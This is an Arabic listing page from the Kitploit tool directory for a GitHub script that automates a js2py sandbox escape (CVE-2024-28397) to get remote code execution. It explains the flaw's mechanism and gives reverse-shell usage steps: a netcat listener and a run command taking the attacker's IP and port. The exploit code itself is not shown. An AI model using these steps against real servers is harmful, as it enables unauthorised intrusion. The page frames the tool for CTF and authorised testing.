
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-28397-Exploit-Automation — نص برمجي لأتمتة Python لاستغلال ثغرة **js2py Sandbox Escape** (CVE-2024-28397). تعمل هذه الأداة على أتمتة عملية توليد الحمولة وتسليمها لتحقيق تنفيذ التعليمات البرمجية عن بُعد (RCE) على الأنظمة المعرضة للخطر. | Kitploit
أدوات/GitHubGitHub/l1337xi/cve-2024-28397-exploit-automation
توليد الحمولةالاستغلالاستغلال تطبيقات الويبCTFالتعلم والتعليمأداة الوصول عن بعد
GitHubl1337xi/cve-2024-28397-exploit-automation

CVE-2024-28397-Exploit-Automation

نص برمجي لأتمتة Python لاستغلال ثغرة **js2py Sandbox Escape** (CVE-2024-28397). تعمل هذه الأداة على أتمتة عملية توليد الحمولة وتسليمها لتحقيق تنفيذ التعليمات البرمجية عن بُعد (RCE) على الأنظمة المعرضة للخطر.

مشاركة
عرض المستودع
234منذ 11 أشهرلم تتم المراجعة بعد

أتمتة استغلال CVE-2024-28397

نص برمجي بأتمتة بايثون لاستغلال ثغرة js2py Sandbox Escape (CVE-2024-28397). تقوم هذه الأداة بأتمتة عملية توليد الحمولة وتسليمها لتحقيق تنفيذ التعليمات البرمجية عن بُعد (RCE) على الأنظمة القابلة للاستغلال.

⚠️ إخلاء المسؤولية القانونية استخدام هذه الأداة لمهاجمة الأهداف دون موافقة مسبقة من الطرفين يُعد غير قانوني. هذا المستودع لأغراض تعليمية فقط. المؤلف غير مسؤول عن أي إساءة استخدام لهذه المعلومات. صُممت هذه الأداة لتُستخدم في اختبارات الاختراق المصرح بها وبيئات مسابقات Capture The Flag (CTF).

🧐 حول الثغرة

تؤثر CVE-2024-28397 على مكتبة js2py (الإصدارات < 0.74). تفشل المكتبة في عزل بيئة الجافاسكربت بشكل صحيح عن بيئة بايثون المضيفة.

  • الخلل: عدم تعقيم المدخلات بشكل صحيح يسمح بالوصول إلى الخصائص الداخلية __class__ و __subclasses__ في بايثون.
  • الأثر: يمكن للمهاجم اجتياز التسلسل الهرمي للكائنات للوصول إلى subprocess.Popen، مما يتيح تنفيذ أوامر عشوائية على الخادم المضيف.

🚀 الميزات

  • توليد الحمولة تلقائيًا: يبني منطق الهروب من بيئة الجافاسكربت المعزولة تلقائيًا.
  • ترميز Base64: يتولى ترميز الحمولة لمنع أخطاء الصياغة أثناء الإرسال.
  • معالجة الاتصال: يكتشف نجاح تنفيذ الصدفة بناءً على انتهاء مهلة الطلبات.
  • مخرجات احترافية: واجهة CLI نظيفة مع تحديثات الحالة.

🛠️ الاستخدام

المتطلبات الأساسية

pip install requests

ابدأ مستمع Netcat :

nc -lvnp 1337

شغّل السكربت :

python3 exploit.py -u <target url> -i <attacker ip> -p <attacker port>

📸 إثبات المفهوم

إليك الأداة أثناء عملها ضد هدف قابل للاستغلال (Hack The Box - CodeTwo):

1. التنفيذ

تشغيل الاستغلال لتوليد الحمولة وتحفيز الاستدعاء الراجع: crop3


2. النجاح

استلام الصدفة العكسية على المستمع: نجاح الصدفة العكسية

  • 📜 الاعتمادات

  • اكتشاف الثغرة وحمولة الجافاسكربت الأساسية: Marven11

  • نص الأتمتة: L1337Xi

  • المساهمون:

    • Leyn4L
    • iamrizwanvp
    • axai457
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    376
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    326
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    321

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





